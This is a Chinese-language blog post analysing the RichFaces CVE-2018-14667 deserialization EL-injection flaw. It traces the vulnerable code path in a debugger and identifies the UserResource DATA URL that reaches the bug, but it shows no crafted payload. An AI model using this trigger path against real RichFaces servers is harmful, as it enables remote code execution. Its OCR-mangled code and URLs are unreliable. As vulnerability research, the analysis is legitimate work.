# RichFaces 反序列化致EL表达式注入RCE漏洞浅析 - CVE-2018-14667

作者: LANDGREY ● 创建时间 2019年5月11日 18:25 ● 更新时间 2019年5月11日 18:46 浏览: 677 次: ● 标签: #代码审计 您的IP地址: 140.207.23.83

# 漏洞信息

根据 Jboss 官方 CVE-2018-14667 描述:

The RichFaces Framework 3.X through 3.3.4 is vulnerable to Expression Language (EL) injection via the UserResource resource. A remote, unauthenticated attacker could exploit this to execute arbitrary code using a chain of java serialized objects via org.ajax4jsf.resource.UserResource\$UriData.

影响 RichFaces 框架 3.x — 3.3.4 版本,漏洞原因是由 org.ajax4jsf.resource.UserResource\$UriData 反序列化引入 EL 表达式执行导致RCE 复现环境:

应用	richfaces-demo-jsf2-3.3.3.Final-tomcat6.war
容器	Apache-Tomcat-8.5.9
JDK	JDK 1.8.0_181
IDE	IDEA
4	<b>&gt;</b>

### 准备:

0x01: 解压war包


将 war 包解压缩到目录,准备导入 IDEA 进行 debug 分析

0x02: 导入项目

打开 IDEA,依次选择 **File - New - Project from Existing Sources**,然后选择解压好的 richfaces-demo-jsf2-3.3.3.Final-tomcat6 目录,点击**Create project from existing sources**,下


https://landgrey.me/richfaces-cve-2018-14667/

面步骤都按照默认选项即可。




### 0x03: 导入jar包

依次选择 File - Project Structure,选择 Project Settings - Libraries,点击右侧的 + - Java,将依赖的 tomcat lib 目录下所有包全选并导入:




### Choose Modules 选择 WEB-INF 并确认




### 0x04: Tomcat 部署项目

依次选择 File - Project Structure,选择 Project Settings - Artifacts,点击 + 号,选择 Web Application Exploded - From Modules,选中唯一的一个 WEB-INF,最后确认就可以了



然后点击 IDEA 主界面的 Add Configuration,先点击左上角的 + 添加一个 Local tomcat server,再点击下面的 + 号,选择 Build Artifacts,在弹出框中选中给出的 WEB-INFO:war exploded 并确认,最后再点击 Fix,确认完成部署。



0x05: 完成

点击 debug 按钮, 成功启动后 IDEA 会自动打开浏览器展示网站首页。

调试:

0x01: 反编译源码

用 IDEA 尝试从 maven 仓库自动下载 Richfaces 相关源码失败,为了方便搜索源码、理清类和方法的调用关系,先使用 procyon.jar 反编译一份相关源码备用

java -jar procyon.jar -jar example.jar -o output

0x02: 寻找漏洞触发点

从官方提供的信息来看,漏洞触发需要利用 org.ajax4jsf.resource.UserResource\$UriData 反序列化,在不清楚如何触发漏洞前,我们需要了解 UserResource 的调用过程或者触发点在哪儿。

先进入 richfaces-impl-jsf2-3.3.3.Final.jar!/org/ajax4jsf/resource/UserResource.class 类中,大概浏览一下,发现 UserResource 的内部类 UriData 实现了 Serializable 接口,可以被序列化。

```
package org. ajax4jsf.resource;

public class UserResource extends InternetResourceBase {
    private String contentType;

public UserResource(boolean cacheable, boolean session, String mime) {
        this.setCacheable(cacheable);
        this.setSessiontware(session);
        this.setContentType(mime);

public String getContentType(ResourceContext resourceContext) (return this.contentType;)

public void setContentType(String contentType) { this.contentType = contentType; }

public Object getDataToStore(FacesContext context, Object data) [...]

public void send(ResourceContext context) throws IOException [...]


public Date getLastModified(ResourceContext resourceContext) [...]

public long getExpired(ResourceContext resourceContext) [...]

public boolean requireFacesContext() (return true; )

public static class UriData implements Serializable [...]
```

# 全局搜索下代码,看看哪里调用了UserResource,有以下8个 java 文件中出现了UserResource



经过筛选,发现只有 richfaces-impl-jsf2-

3.3.3.Final.jar!/org/ajax4jsf/resource/ResourceBuilderImpl.class 中的createUserResource 方法一处调用了 UserResource 类。

createUserResource 方法大概逻辑是根据 path 获取 UserResource 实例;获取不到就 new 一个 UserResource,然后调用 addResource方法将 path 和对应的 UserResource 实例的键值对存储 起来,方便下次直接根据 path 获取 UserResource 实例。方法最后会返回一个 userResource。

```
public InternetResource createUserResource(boolean cacheable, boolean session, String mime) throws FacesException {
    String path = this.getUserResourceKey(cacheable, session, mime);

    Object userResource;

    try {
        userResource = this.getResource(path);
    } catch (ResourceNotFoundException var7) {
        userResource = new UserResource(cacheable, session, mime);

        this.addResource(path, (InternetResource)userResource);
}

return (InternetResource)userResource;

private String getUserResourceKey(boolean cacheable, boolean session, String mime) {
        StringBuffer pathBuffer = new StringBuffer(UserResource.class, getName());
        pathBuffer.append(cacheable ? "/c": "/n");
        pathBuffer.append(cacheable ? "/s": "/n");
        if (null != mime) {
            pathBuffer.append("/").append(mime.hashCode());
        }

        String path = pathBuffer.toString();
        return path;
}
```


path 由 getUserResourceKey 函数生成,包括下面四部分:

第一部分 UserResource.class.getName() 在一个网站中应该是固定值 org.ajax4jsf.resource.UserResource; 中间两部分由传参的两个布尔值选择取值, 最多也就4种可能性取值; 最后一部分 hashCode 值具体是什么先不管。

{UserResource.class.getName()}/{c or n}/{s or n}/{mime.hashCode()}

方法结束,再往前回溯调用了 createUserResource 方法的地方。

搜索一下,发现有三个文件中出现 createUserResource ,经过筛选发现也是只有 richfaces-ui-3.3.3.Final.jar!/org/ajax4jsf/renderkit/html/MediaOutputRenderer.class 一处是真正调用此方法



打开 MediaOutputRenderer 类中的 doEncodeBegin 方法 (下面部分代码已省略),发现传入 createUserResource 方法中的参数值都来自 richfaces-ui-

3.3.3.Final.jar!/org/ajax4jsf/component/UIMediaOutput.class 类的实例。

```
protected void doEncodeBegin(ResponseWriter writer, FacesContext context, UIComponent component) throws IOExce
ption {
UIMediaOutput mmedia = (UIMediaOutput)component;
String element = mmedia.getElement();
writer.startElement(element, mmedia);
this.getUtils().encodeId(context, component);
InternetResourceBuilder internetResourceBuilder = InternetResourceBuilder.getInstance();
InternetResource resource = internetResourceBuilder.createUserResource(mmedia.isCacheable(), mmedia.isSession(), m
media.getMimeType());
StringBuffer uri = new StringBuffer(resource.getUri(context, mmedia));
boolean haveQestion = uri.indexOf("?") >= 0;
Iterator kids = component.getChildren().iterator();
writer.writeURIAttribute(uriAttribute, uri, "uri");
this.getUtils().encodeAttributesFromArray(context, component, HTML.PASS_THRU_STYLES);
this.getUtils().encodePassThru(context, mmedia);
}
```


看到 ResponseWriter, 猜测 writer.writeURIAttribute 方法可能将生成的 uri 写到了页面中。具体怎样生成的 uri 、是否输出到页面中,现在也不用太关心,最后回过头来看的话,生成的完整 path 值确实可以在网页HTML中找到。

到这里方法又跟完了,但是还没找不到具体的路由,也没有漏洞触发点的直接信息,只能再次往前回溯。

在上面提到的 doEncodeBegin 方法中,关键的参数值都来自 UIMediaOutput 类实例的一些方法, 所以搜索 UIMediaOutput 关键字,查看那里有引用。

除了几个类中有此关键字外,发现一个网站配置文件 /richfaces-demo-jsf2-3.3.3.Final-tomcat6/WEB-INF/classes/org/richfaces/demo/common/components.properties 中,也有该关键词。


打开 components.properties 文件,UIMediaOutput 关键词正好对应其中的一行,内容大致如下,发现 mediaOutput 对应了 /richfaces/mediaOutput.jsf 路径,猜测可能是触发漏洞的URL 路径。



访问一下发现确实有此页面,同时注意到此页面是对 MediaOutput 资源类型的一些描述:

a4j:mediaOutput allows to generate images, video, sounds and other binary resources defined by a user on-the-fly.

大意是: "a4j:mediaOutput 标签允许在传输过程中动态生成图片、视频、声音和其他类型的二进制资源"。



#### 查看加载过程中请求的 URL,出现了符合我们刚开始分析的 path 路径的 URL

#	Host	Method	URL	Params	Edited	Status
2	http://127.0.0.1:888	GET	1			200
3	http://127.0.0.1:888	GET	/a4j/g/3_3_3.Final/org/richfaces/ui.pack.js.jsf			200
5	http://127.0.0.1:888	GET	/a4j/g/3_3_3.Final/org/ajax4jsf/framework.pack.js.jsf			200
41	https://www.google-analytics	GET	/urchin.js			200
79	http://127.0.0.1:888	GET	/favicon.ico			404
80	http://127.0.0.1:888	GET	/favicon.ico			404
1	1.11 //407.0.0.4.000	^==	,			-000
Re	quest Response					

-adj/s/3\_3\_3. Final org. ajax4jsf.resource.UserResource/n/s/-1326989846/DATA/eAF9VFtrEOBUPllsNamKNmK9VWoVFZFZT3iJgtRaLaQVGu95muxOkol7GWdnm1VRLKKCPoiobz4
q-CLvOAFERFBBPHNeGa2NjaggT=M7Dff-c53LtHfoSuSscWUNUIbNNviKpEsiiMpcPIyYjJiZnDhpOSD1NFQf!yu79YMK8IixzJqGKHwOCxQCnoLTboJLU9GtTs45UGc1ShCPNZIjhyXoCrkCnCA
bcNUm9mJDIDLDLRk2RkCp1WEScOBdhgNykpDDQsdBzmSzRSSbPvn5x8P6jNZMWWEXIOh6NonHqs7kaShryoIYachG-cQ2HguWpSh7aJSY59fglWvFYIRE6!CYMSaI4MAI8piLCPHKC1saYqofukUF
QGYhQJhZSoao224C8W-mnN333-zDC4!i2szPblxu!T93NsDGgBV7NFFkNyppxbEnFAhF05QhWFTHzqDnJYIYZJsfji1f3rio!FkWYGLC1C05aCVSb5xGaefUob3!6GHnULKkcNV7dRnbEKia7V4
FkPOpgg!WF++!5ldyZ-2pT6tGK2dw7oM3ctfK717!uaQMod7a5C!rWX!gZ-kQowERIAdqBEtcv!Ifp4VIUNS60al6xWtV1W99P3peLR3TqkwqzdX!DgexhHzZuEF0W6P!pqwevz316XP!5aOmaNig
Q318ViJWCGTUV7DEXJu3aTVQZ7MBdXu2xLbJnHxl1s4SiRhbZVZIvyRyGLwbU5w5J6sr38g5t37l1-7Y9A3Nm7-DgPwwbTNt6cG5TucwPiQmLDYs2z042drSZ7NwQdc7XZBgHLqaQDgxtKvtw6IUSC
SFK7F1jFeq-MOyKdgswNGcS!UmMZ3neauqmvsKtPki4OryEgMSezZ3!Uld3fGFnSNQHeVeqJ0KyFdDUWwnEhB2pK2FuFoEamUksA9UShDtiprFbNJFFjlkTKSmJ0OuDYRelpb-Bc44!pqjblotVr
JPd-ePz059StvRZk!ujAMf-rlu0xX2Hy5vTD!p4H7-78aYMdhn0dsge!AWbNosU\_jsf HTTP/1.1

Host: 127.0.0.1:888


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0

 $\label{eq:accept:text/html,application/xhtml+xml,application/xml; q=0.9, */*; q=0.8 Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2 and the control of the cont$ 

Accept-Encoding: gzip, deflate

Referer: http://127.0.0.1:888/richfaces/mediaOutput.jsf

### 打开链接发现其实就是 /richfaces/mediaOutput.jsf 页面展示的一张图片



下一个断点在 richfaces-impl-jsf2-3.3.3.Final.jar!/org/ajax4jsf/resource/UserResource.class 类的 UriData 构造方法中,然后再刷新浏览器访问找到的链接:

http://127.0.0.1:888/a4j/s/3\_3\_3.Finalorg.ajax4jsf.resource.UserResource/n/s/-1326989846/DATA/eAF9VFtrCLv0AFERFBBPHNeGa2NjaggTzM7Dff-

c53LtNfoSuSsCWUNUIbNNnViKpEsiiMpcPlyYjJiZnDhpOSD1NFQf!yu79YMK8lixzJqGKHw0CxQCnoLTboJIbcNUm9mJlDllDLRk2RkCp1WESc0BdhgNykpDDQsdBzmSzRSSbPvn5x8P6jN2MWWEXIOh6NonHqs7kaScQ2HguWpSh7aJSY59fglWvFYIRE6!CYMSal4MAl8piLCPHKC1saYqofukURgJhEPA-

MDQGYhQCJhZSoaoZ24C8W-nnN333-


zDC4!i2szPblxu!T93NsDGqEV7NPFkNyppxbEnFAhPO5QhWFTHzqDnJYIYZJsfji1f3rio!FkWYVGLC1CO5a(2pT6tGK2dw7oM3ctfK7l7!uaQM0d7a5C!rWX!aZy-

kQowERIAdqBEtcv!Ifp4VIUNS6Oal6xWtVIW99P3peLR3TqkwqzdX!DgexhHzZuEF0W6P!pqWevz316XP!5ar7Y9A3Nm7-

DgPwwbTNt6cG5TucwPiQmLDYs2z042drSZ7NwQdc7XZBgHLqaQDgxtKvtw6IUSOyU7LGnTHLSFK7F1jjFMOyKdgswNGcS!UmMZ3neauqmvsKtPki40ryEgMSeZZ3!Uld3fGFnSNQHeVeqJORyFdDUWwnEhB2pK2FtBc44!pqjblotVr6QsLSdo1mJPd-ePz059StvRZk!ujAMf-rluOxX2Hy5vTD!p4H7-

78aYMdhn0dsge!AWbN0sU .jsf


测试发现请求到达了我们设置的 UriData 断点处,我们找到了一处可以触发漏洞的请求。



再根据 "/richfaces/mediaOutput.jsf"、网页描述文字和网页图片中的文字提示,搜索下mediaOutput 关键词,发现 richfaces/mediaOutput/examples/jpegSample.xhtml 文件和richfaces/fileUpload/examples/fileUpload.xhtml 文件中都有 a4j:mediaOutput 标签。

components.properties 文件中搜索下 fileUpload 关键词,发现对应 /richfaces/fileUpload.jsf 页面,测试发现上传图片后,在页面上动态生成上传的图片时也会经过 UriData 断点处。

打开 richfaces/mediaOutput/examples/jpegSample.xhtml 文件,发现 createContent 和 value 值都是用 el 表达式生成的,这两个值正好也是 UriData 类中的两个属性名称; cacheable 和 session值,正好和上面分析到的 确定 path 中的中间两部分有关。




0x03: 第一个断点


在 **调试 0x02 部分** 中,我们找到了漏洞触发点,但还没跟踪程序执行流程,需要下第一个入口断点,跟踪程序的执行流程。

在不了解框架和具体漏洞产生过程之前,理想的第一个断点应该是 HTTP 请求的全局过滤器,因为进入应用的所有数据都会流经这里,可以认为是一切的起点。

首先找到 WEB-INF 下的 web.xml 文件, 找到 filter, 只有一个 filter-class, 直接进入 org.jboss.seam.servlet.SeamFilter 类 (richfaces-demo-3.3.0.GA-tomcat6/WEB-INF/lib/org.jboss.seam-jboss-seam-2.1.0.SP1.jar!/org/jboss/seam/servlet/SeamFilter.class) 中




发现 SeamFilter 类是实现的 javax.servlet.Filter 接口,继续跟进可以发现有几十个类都实现了 Filter 接口,没办法进一步确定哪个类可以进入请求流程。所以第一个断点就先下在 SeamFilter 类的 doFilter 方法中



0x04: 跟踪程序执行流

找到第一个断点后继续执行程序, 通过 debug 先是跟踪到 org.jboss.seam-jboss-seam-2.2.0.GA.jar!/org/jboss/seam/web/Ajax4jsfFilter.class 类中的 doFilter 方法, 然后又到 richfacesimpl-jsf2-3.3.3.Final.jar!/org/ajax4jsf/webapp/BaseFilter.class 类中。

再往后继续执行,发现这是最后一个 doFilter 方法,所以取消先前的断点,把第一个断点移到 BaseFilter 的 doFilter 方法中,重新刷新网页,直接让程序执行到 BaseFilter 类的 doFilter 方法中



在BaseFilter的 doFilter 的方法中,通过在多个 if else 结构下断点,发现在 else if (!this.getResourceService().serviceResource(httpServletRequest, httpServletResponse)) 语句处会进入请求资源处理流程:

```
try {
    var13 = true:
        request.setAttribute(%f'com.exade, vcp.Filter.done", Boolean.TRUE): request: RequestFacade@7162
        String ajaxPushHeader = httpServletRequest.getHeader(%f'Ajax-Push-key"): ajaxPushHeader: null

if (httpServletRequest.getHethod.equals("HEAD") && null != ajaxPushHeader) {
        PushFerentScounter listener = this.eventsHanager.getListener(ajaxPushHeader): eventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.PollEventsManager.
```

### 继续debug,发现原始的

/a4j/s/3\_3\_3.Finalorg.ajax4jsf.resource.UserResource/n/s/-1326989846/DATA/xxxxxx.jsf 形式的URL在经过 richfaces-impl-jsf2-3.3.3.Final.jar!/org/ajax4jsf/webapp/WebXml.class 的 getFacesResourceKey 方法处理后,被去掉部分前缀和 **.jsf** 后缀,变成 org.ajax4jsf.resource.UserResource/n/s/-1487394660/DATA/xxxxxxx 形式的 resourceKey

```
public String getFacesResourceKey(HttpServletRequest request) {
   String resourcePath = request.getRequestURI().substring(request.getContextPath().length());
   return this.getFacesResourceKey(resourcePath);
}
```

#### 然后再次进入 richfaces-impl-jsf2-

3.3.3.Final.jar!/org/ajax4jsf/resource/InternetResourceService.class 类中的 serviceResource 方法中(部分代码已省略):

```
public void serviceResource(String resourceKey, HttpServletRequest, HttpServletResponse response) throws Se
rvletException, IOException {
InternetResource resource;
try {
resource = this.getResourceBuilder().getResourceForKey(resourceKey);
} catch (ResourceNotFoundException var19) {
throw new ServletException(var19);
Object resourceDataForKey = this.getResourceBuilder().getResourceDataForKey(resourceKey);
ResourceContext resourceContext = this.getResourceContext(resource, request, response);
resourceContext.setResourceData(resourceDataForKey);
if (resource.isCacheable(resourceContext) && this.cacheEnabled) {
String cacheKey = resourceKey;
CachedResourceContext cachedResourceContext = new CachedResourceContext(resourceContext);
CacheContext cacheLoaderContext = new CacheContext(cachedResourceContext, resource);
} else {
this.getLifecycle().send(resourceContext, resource);}
} finally {
resourceContext.release();
```

## 函数中尝试通过 resourceKey 获得 resource 对象

resource = this.getResourceBuilder().getResourceForKey(resourceKey);

## 然后会获得 resourceDataForKey 对象

Object resourceDataForKey = this.getResourceBuilder().getResourceDataForKey(resourceKey);

